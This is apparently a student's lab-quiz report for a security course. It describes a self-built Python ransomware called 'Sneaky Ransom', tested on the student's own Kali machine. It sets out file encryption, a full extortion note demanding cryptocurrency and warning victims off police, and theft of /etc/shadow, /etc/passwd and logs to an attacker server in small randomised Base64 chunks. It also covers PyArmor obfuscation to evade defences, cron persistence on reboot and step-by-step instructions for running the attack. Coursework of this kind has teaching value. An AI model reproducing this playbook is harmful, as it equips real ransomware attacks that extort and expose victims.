<u>Lab Quiz 1 – Aarya Bhorra</u>

1. Design


Sneaky Ransom, is a stealthy ransomware which attack Linux 6.6.15-arm64 machines.
The Ransomware will Encrypt all the files from a root directory specified and also create a file with Ransom Message on the Desktop of the Victim Computer.
The Ransomware will also Exfiltrate data by sending it as an HTTP Post request to the Attacker Server.
Sneaky Ransom uses a number of obfuscation technique in order to evade defence of the machine.

2. Implementation

2 .1. Compatibility with OS and Version

The Malware works on **Linux OS** and Version **6.6.15-arm64** only. Malware script will check the OS and Version before running otherwise it will quit.
Malware works only if python3 is installed and the dependencies or python modules are also installed on the system which is being attacked

Code for Checking Whether OS and Version is Compatible





```
import os
import platform
COMPATIBLE_OS = "Linux"
COMPATIBLE_OS_VERSION = "6.6.15-arm64"
def check_os(os, os_version):
        return os == platform.system() and os_version == platform.release()
```

2.2. Message through Text File

Malware Saves Text file to the desktop of the Victim. The text file contains information about the malware and provides details for the user to make payment.
The message contains a way to make payment through cryptocurrency so that the payment can be made anonymously to the attacker and the attacker cannot be traced.

Text Message which will be displayed on the Desktop of the victim






```
!!! YOUR FILES HAVE BEEN ENCRYPTED !!!

All your important files have been encrypted using a strong encryption algorithm.
To regain access to your files, you need to follow the instructions below.

1. **Do Not Panic**: Your files are safe, but they are encrypted. Do not attempt to decrypt them yourself; it will only lead to data loss.

2. **Payment Instructions**:
   - **Cryptocurrency**: We accept Bitcoin (BTC) or Monero (XMR) as payment.
   - **Amount**: 1.0 BTC or 10.0 XMR
   - **Payment Address**:
     - Bitcoin: `1A2B3C4D5E6F7G8H9I0J1K2L3M4N5O6P7Q8R9S0T`
     - Monero: `43tfd...your_monero_address_here...y5dV2`

3. **Deadline**: You have 72 hours to make the payment. After this period, the decryption key will be destroyed, and your files will remain inaccessible.

4. **How to Contact Us**:
   - **Email**: `ransom_support@example.com`
   - **Dark Web Chat**: [link_to_dark_web_chat]

5. **Proof of Decryption**:
   - After making the payment, send us a transaction ID and a screenshot of the payment confirmation. We will provide you with a decryption tool.

**Warning**: If you contact law enforcement or try to remove the ransomware yourself, your files will be permanently lost.

**Backup Reminder**: This incident highlights the importance of regular backups. Always keep backups of your important files to avoid such situations in the future.

**Good Luck!**
```


2.3 Encryption


Sneaky Ransom will use AES Encryption Method to symmetrically encrypt the files from the starting folder.
It generates a random key 128 bits which is used as the initiation vector for the Encryption Algorithm.
Ransomeware will then traverse the files from the starting directory and then encrypt them
It will find the files with the configured the extension and then encrypt them

Example output of the Malware After Running on Test Directory



```
┌──(aarya㉿kali)-[~/Desktop/LabQ1]
└─$ python3 Lab_Quiz1_Malware.py
System is compatible to use with this software

 Encrypting Files ...
```






Limitations:

- **Key Generation:** Key is randomly generated through the random library in python and stored in the memory of the victim. The victim could potentially recover the key and decrypt the files
- **Limited File Types**: The ransomware only encrypts files with certain extensions. If it misses important or sensitive files due to incorrect or limited extension configurations, the attack might not be as impactful or profitable for the attacker.
- **Resource Intensive**: AES encryption, especially when applied to a large number of files, can consume significant CPU resources. This may slow down the system, potentially alerting the victim to the presence of the malware before encryption is complete.

Malware using CPU resources




```
    PID USER      PR  NI    VIRT    RES    SHR S  %CPU  %MEM     TIME+ COMMAND
 174155 root      20   0   47720  32836  11136 S   4.6   0.8   0:00.14 python3
```

- **File Signature Changes**: After encryption, the file signatures change, which might be flagged by file integrity monitoring systems, prompting further investigation and possible termination of the ransomware process.

2.4 Evasiveness

Code of the ransomeware is obfuscated using the python package : pyarmor.
PyArmor is a Python package specifically designed to protect Python scripts by obfuscating their source code. It works by transforming the original Python code into a more complex and unreadable format, making it difficult for reverse engineers or attackers to understand, modify, or analyze the code.

Obfuscated code with PyArmor stored in dist file



```
┌──(aarya㉿kali)-[~/Desktop/LabQ1/dist]
└─$ cat Lab_Quiz1_Malware.py
# Pyarmor 8.5.11 (trial), 000000, non-profits, 2024-08-21T18:05:01.132038
from pyarmor_runtime_000000 import __pyarmor__
__pyarmor__(__name__, __file__, b'PY000000\x00\x03\x0b\x00\xa7\r\r\n\x80\x00\
x01\x00\x08\x00\x00\x00\x04\x00\x00\x00@\x00\x00\x00g"\x00\x00\x12\t\x04\x00\
\_!\x12\x10w\x1a\xd8_\x9f\x17Z*x\xc3i\x00\x00\x00\x00\x00\x00\x00\x00\x002_\x
81\x12K\xee(M7XS\x87\xd4\xf7AR\x1d\xa5\x9b\xf1-Cd?\xa2\xef\x83\xe5\x84\xbe\xa
b\xd45C=9\xae\xf46\xde\xa8\xd6\xfb\x18\xde\r\xd2\xf0\xe8\'R\xe5/\xb1\x1b\x8eO
\xd5\xb4\x89\xd6\xfd^\x92\xa2\xdf\x90\x05\xb1\x02\xd7\xc57\x91O\xf6\x85\x1f\x
16\xdb\x0c\x853\x137\x86\x82U\xeb_\x8aj\xaf\x1dnl\xb2 \xe7\xf2ZQ\x04\x9a:1\r\
xd0-KQ\xdd\x9a\xf1\xff\xaby\xbf\x80\x83\x02\x11\xef\xc5hjmL\x05\xdaV\xe0\xaa\
x92\xd7\x01\x9a\xc6\xa9a\xfc\xef\x1e\x03\xbbR\xbf\xa8\xd5\xda}\xe8V\xc5\x8b\x
da\xbf\xb5\x1b[\xd9C\x14C\xf7>\xc9L0\xb1\xbf\xef\xbd\xb8\x1fy\xd5\xf5E\xa16\x
f7\xbd\xb36\xfa2V\x86\xf3/=\x8e\xaa6\xe9\xdc\xdfhF|L\x99\\\xf9\x15\x82e\xc2\x
bd\xe8\x00\xa0e]\xbfQU\x14\xd9aJ{k\xdf\x1e=\x12\n\xf1\xa7;7t\xb3\xcaF1\xc5a\x
1e\xb2\xbd9@\x88!\x89(\x9a\xbf\x7fU/\x13\x8a\x11f\xc7\xc6H\xb7\xfe\xdaVu\xee\
xdfJ\xd8Y\x92\xdf\xc8\x1e\x94\xf6\xc1\x19\xee[\xea.\x9fhX\xe7\xc30\x98\x07\x9
1\xef1\x97&\x91D\xbd\xbd\xbd\x19\x92\x16#\x82(7\xc9\xe8J\xfa>\x83\xb6"^l1\xe5
>\xe4\x9f%N\tf\xd6\xa4Z\x91\xff\xa7J\xa8d\xa4_(2c3g\xe63q\xc7\xbfr\x1b\x10C~\
xa7\xb2\x03\x1f\x8frB\x89\\\xc7\xf7u5\x8a\xfbc\xf4\xbae\x9a\xc1\x02\x9cG\xd0Q
\xde\xd9\xdcq\xc4Z?\xd7\x16\x14\x85\x90\xd1\xde\x9d\x82\xe2o\x97\xb0pS%\xa1\t
```


Limitations

The process of decrypting and executing obfuscated code at runtime introduces additional overhead, which can slow down the execution of the malware. This might lead to performance issues, especially on less powerful machines or when processing large datasets.

2.5 Exfiltration

Ransomware exfiltrates data through HTTP requests sent to a remote flask sever.

Data Exfiltrated :



```
 * Running on all addresses (0.0.0.0)
 * Running on http://127.0.0.1:5000
 * Running on http://192.168.66.7:5000
Press CTRL+C to quit
("!*:19931::::::\\nrtkit:!:19931::::::\\ncolord:!:19931::::::\\nnm-openvpn:!:19931::::::\\nnm-openconnect:!:19931
::::::\\naarya:$y$j9T$3RDjUbzpHgy5PzVXdUud4/$J2AubUKaTPBEPcTQxV1JgowrvPJ0Y3VMxwFmooXk94.:19931:0:99999:7:::\\nDeb
ian-exim:!:19956::::::\\n', "
 "'/ETC/HOSTS': b'127.0.0.1\\tlocalhost\\n127.0.1.1\\tkali\\n\\n# The "
 'following lines are desirable for IPv6 capable hosts\\n::1     localhost '
 'ip6-localhost ip6-loopback\\nff02::1 ip6-allnodes\\nff02::2 '
 "ip6-allrouters\\n', '/ETC/NETWORK/INTERFACES': b'# This file describes the "
 'network interfaces available on your system\\n# and how to activate them. '
 'For more information, see interfaces(5).\\n\\nsource '
 '/etc/network/interfaces.d/*\\n\\n# The loopback network interface\\nauto '
 "lo\\niface lo inet loopback\\n'}")
```

Decryption Key : This is sent for the decryption of files once the ransom has been paid

Configuration Files : Contains sensitive data which the attacker can use to gain access to numerous services within the victims machine

Files: `/etc/passwd`, `/etc/shadow`, `/etc/hosts`, `/etc/network/interfaces`, `/etc/sysctl.conf`

Justification for Exfiltrating Data:

- **`/etc/passwd`**: Contains user account information. Knowledge of user accounts can aid in brute-force attacks or social engineering.
- **`/etc/shadow`**: Contains hashed passwords. If these hashes can be cracked, attackers can gain access to user accounts.
- **`/etc/network/interfaces`**: Contains network configuration settings. Attackers could modify network settings to redirect traffic or perform man-in-the-middle attacks.
- **`/etc/sysctl.conf`**: Contains kernel parameters. Attackers can change system settings to disable security features or enhance their own privileges.
- **`/etc/hosts`**: Maps hostnames to IP addresses. Manipulating this file can redirect traffic or conduct DNS spoofing attacks.

Log Files: Sensitive files can be used as leverage for by the attacker or a specific target file can be extracted by the attacker

Files: `/var/log/syslog`, `/var/log/auth.log`, `/var/log/dmesg`, `/var/log/messages`

Justification for Exfiltrating data:

- **`/var/log/auth.log`**: Can be used for Reconnaissance as it contains authentication attempts, including failed logins and successful logins. Provides information on usernames, IP addresses used, and times of access. Useful for identifying potential targets or detecting weak passwords.


- `/var/log/syslog` **and** `/var/log/messages`: Contains system messages, including errors and warnings. Analyzing these logs can reveal software vulnerabilities, system misconfigurations, or outdated software that could be exploited.
- `/var/log/dmesg`: Contains kernel ring buffer messages. Reviewing these messages can help detect rootkits or other malicious kernel-level modifications.

Stealth Exfiltration

The HTTP request, which might otherwise appear suspiciously large, is carefully crafted to avoid detection. Instead of sending a single large payload, the data is transmitted in smaller chunks at random intervals. This randomization helps to evade traffic monitoring systems that might flag consistent, large data transfers as suspicious.


Additionally, the data is obfuscated and encoded in Base64 format. This encoding disguises the data's true nature, making it more difficult for security systems to recognize it as potentially malicious, further reducing the chances of detection.

WireShark Screenshot of large HTTP Request of 8171 Bytes




```
No.  Time         Source      Destination  Protocol  Length  Info
  1  0.000000000  127.0.0.1   127.0.0.1    TCP           74  48564 → 5000
  2  0.000266573  127.0.0.1   127.0.0.1    TCP           74  5000 → 48564
  3  0.000486814  127.0.0.1   127.0.0.1    TCP           66  48564 → 5000
  4  0.000547686  127.0.0.1   127.0.0.1    TCP          290  48564 → 5000
  5  0.000549769  127.0.0.1   127.0.0.1    TCP           66  5000 → 48564
  6  0.000559477  127.0.0.1   127.0.0.1    HTTP        8171  POST /exfiltra
  7  0.000560769  127.0.0.1   127.0.0.1    TCP           66  5000 → 48564
  8  0.027047488  127.0.0.1   127.0.0.1    TCP          239  5000 → 48564
  9  0.027059904  127.0.0.1   127.0.0.1    TCP           66  48564 → 5000
 10  0.027081362  127.0.0.1   127.0.0.1    HTTP          79  HTTP/1.1 200 (
 11  0.027082737  127.0.0.1   127.0.0.1    TCP           66  48564 → 5000
 12  0.027416515  127.0.0.1   127.0.0.1    TCP           66  48564 → 5000
 13  0.027525094  127.0.0.1   127.0.0.1    TCP           66  5000 → 48564
 14  0.027540593  127.0.0.1   127.0.0.1    TCP           66  48564 → 5000
```

Sending data at random intervals instead in smaller chunks



```
62 1457.8306460… 127.0.0.1   127.0.0.1   HTTP   1095 POST /exfiltrate HTTP/1.1  (application/x-www-form-urlencoded)
63 1457.8306502… 127.0.0.1   127.0.0.1   TCP      66 5000 → 52608 [ACK] Seq=1 Ack=1254 Win=33280 Len=0 TSval=20799961…
64 1457.8332579… 127.0.0.1   127.0.0.1   TCP     239 5000 → 52608 [PSH, ACK] Seq=1 Ack=1254 Win=33280 Len=173 TSval=2…
65 1457.8332875… 127.0.0.1   127.0.0.1   TCP      66 52608 → 5000 [ACK] Seq=1254 Ack=174 Win=33152 Len=0 TSval=207999…
66 1457.8333143… 127.0.0.1   127.0.0.1   HTTP     79 HTTP/1.1 200 OK  (text/html)
67 1457.8333177… 127.0.0.1   127.0.0.1   TCP      66 52608 → 5000 [ACK] Seq=1254 Ack=187 Win=33152 Len=0 TSval=207999…
68 1457.8341201… 127.0.0.1   127.0.0.1   TCP      66 52608 → 5000 [FIN, ACK] Seq=1254 Ack=187 Win=33280 Len=0 TSval=2…
69 1457.8342802… 127.0.0.1   127.0.0.1   TCP      66 5000 → 52608 [FIN, ACK] Seq=187 Ack=1255 Win=33280 Len=0 TSval=2…
70 1457.8343236… 127.0.0.1   127.0.0.1   TCP      66 52608 → 5000 [ACK] Seq=1255 Ack=188 Win=33280 Len=0 TSval=207999…
71 1462.5848990… 127.0.0.1   127.0.0.1   TCP      74 52610 → 5000 [SYN] Seq=0 Win=33280 Len=0 MSS=65495 SACK_PERM TSv…
72 1462.5849302… 127.0.0.1   127.0.0.1   TCP      74 5000 → 52610 [SYN, ACK] Seq=0 Ack=1 Win=33280 Len=0 MSS=65495 SA…
73 1462.5849625… 127.0.0.1   127.0.0.1   TCP      66 52610 → 5000 [ACK] Seq=1 Ack=1 Win=33280 Len=0 TSval=2080000954 …
74 1462.5850896… 127.0.0.1   127.0.0.1   TCP     290 52610 → 5000 [PSH, ACK] Seq=1 Ack=1 Win=33280 Len=224 TSval=2080…
75 1462.5851004… 127.0.0.1   127.0.0.1   TCP      66 5000 → 52610 [ACK] Seq=1 Ack=225 Win=33152 Len=0 TSval=208000095…
76 1462.5851300… 127.0.0.1   127.0.0.1   HTTP   1095 POST /exfiltrate HTTP/1.1  (application/x-www-form-urlencoded)
77 1462.5851364… 127.0.0.1   127.0.0.1   TCP      66 5000 → 52610 [ACK] Seq=1 Ack=1254 Win=33280 Len=0 TSval=20800009…
```

Data is also obfuscated and encoded into base64 to prevent detection



```
9'data=Z XNxbDovY
mluL2Jhc 2hcbmF2Y
WhpOng6M TIwOjEyM
DpBdmFoa SBtRE5TI
GRhZW1vb iwsLDovc
nVuL2F2Y WhpLWRhZ
W1vbjovd XNyL3Nia
W4vbm9sb 2dpblxuX
2d2bTp4O jEyMToxM
jI6Oi92Y XIvbGliL
29wZW52Y XM6L3Vzc
i9zYmluL 25vbG9na
W5cbnNwZ WVjaC1ka
XNwYXRja GVyOng6M
TIyOjI5O lNwZWVja
CBEaXNwY XRjaGVyL
CwsOi9yd W4vc3BlZ
```


Limitations:

- **Data Not Encrypted:** Base64 encoding is not a security measure; it's a data transformation technique. It does not provide data confidentiality.
- **Size Increase:** Base64 encoding increases the size of the data by approximately 33%, which can be inefficient for large datasets.
- **Root Permission Needed:** Need root permission to be able to access certain files within the system
- **Network Constraints**: Exfiltrating large amounts of data over HTTP can be affected by network latency and bandwidth constraints, making the process slow and potentially incomplete if connections are dropped or interrupted.

2.6 Persistent

Adding the python script as a Cron job to the system so that it is executed on reboot everytime ensures that the malware persists even after reboot.

Furthermore, this ensures that if a system update is performed, new data is exfiltrated to the attacker server.



```
┌──(aarya㉿kali)-[~/Desktop/LabQ1]
└─$ crontab -l
@reboot /usr/bin/python /home/aarya/Desktop/LabQ1/test/Virus.py
@reboot /usr/bin/python3 /home/aarya/Desktop/LabQ1/Lab_Quiz1_Malware.py
```

Limitations:

- **Detection through Cron Jobs List**: The malware's persistence mechanism relies on creating a cron job for execution at system reboot. If an attacker or a system administrator views the list of cron jobs, the presence of the malicious job can be easily detected. Cron job entries are visible to users with appropriate permissions, making it a potential vulnerability for detection. Malware only executes on reboot

- **Limited Execution Window**: The malware is designed to execute only upon system reboot. This limitation means that the ransomware remains dormant between reboots. If the system is not restarted, the malware will not activate, providing a window of opportunity for detection and removal before the attack is carried out. Additionally, this approach makes it less effective if the system is frequently restarted or if effective monitoring and detection mechanisms are in place during the system's normal operation.


3.Usage

3.1 Configuration Assumptions:

- Malware will only work if Python3.11 is installed on the computer
- Malware will only work if all dependencies and python packages are installed on the computer


3.2 Running Sneaky Ransom

1. **Install all the dependencies**




```
┌──(aarya㉿kali)-[~/Desktop/LabQ1/CITS3006]
└─$ pip3 install -r requirements.txt
```

2. **Install PyArmor Globally**




```
┌──(aarya㉿kali)-[~/Desktop/LabQ1/CITS3006]
└─$ pip3 install --user pyarmor
```

3. **Use PyArmor to Obfuscate code**



```
┌──(aarya㉿kali)-[~/Desktop/LabQ1/CITS3006]
└─$ pyarmor gen Lab_Quiz1_Malware.py
```


4. **Run Attacker Flask Server**



```
┌──(aarya㉿kali)-[~/Desktop/LabQ1/CITS3006/server_exfil]
└─$ python3 server.py
```

5. **Configure Starting Target Directory**


Starting directory can be configured in the Lab_Quiz_1_Malware.py file by adjusting the parameter when calling the malware function.



```
        stealthy_exfiltrate(url, str(data))

        # post encrypt stuff
        # desktop picture
        # icon, etc

ransome_ware(DESKTOP_PATH) # change start directory by adjusting param
```

6. Run Malware

Run the Malware with root privileges on the desired directory.



```
┌──(aarya㉿kali)-[~/Desktop/LabQ1/CITS3006]
└─$ sudo python3 Lab_Quiz1_Malware.py
```

4.Security Recommendations

- **Least Privilege**: Ensure users and applications operate with the least privileges necessary, minimizing the impact of a potential compromise.

- **User Privileges**: Limit user privileges and avoid running applications with root access unless absolutely necessary. Use sudo for administrative tasks.
- **Strong Authentication**: Implement strong, multi-factor authentication (MFA) for all accounts, especially those with elevated privileges.

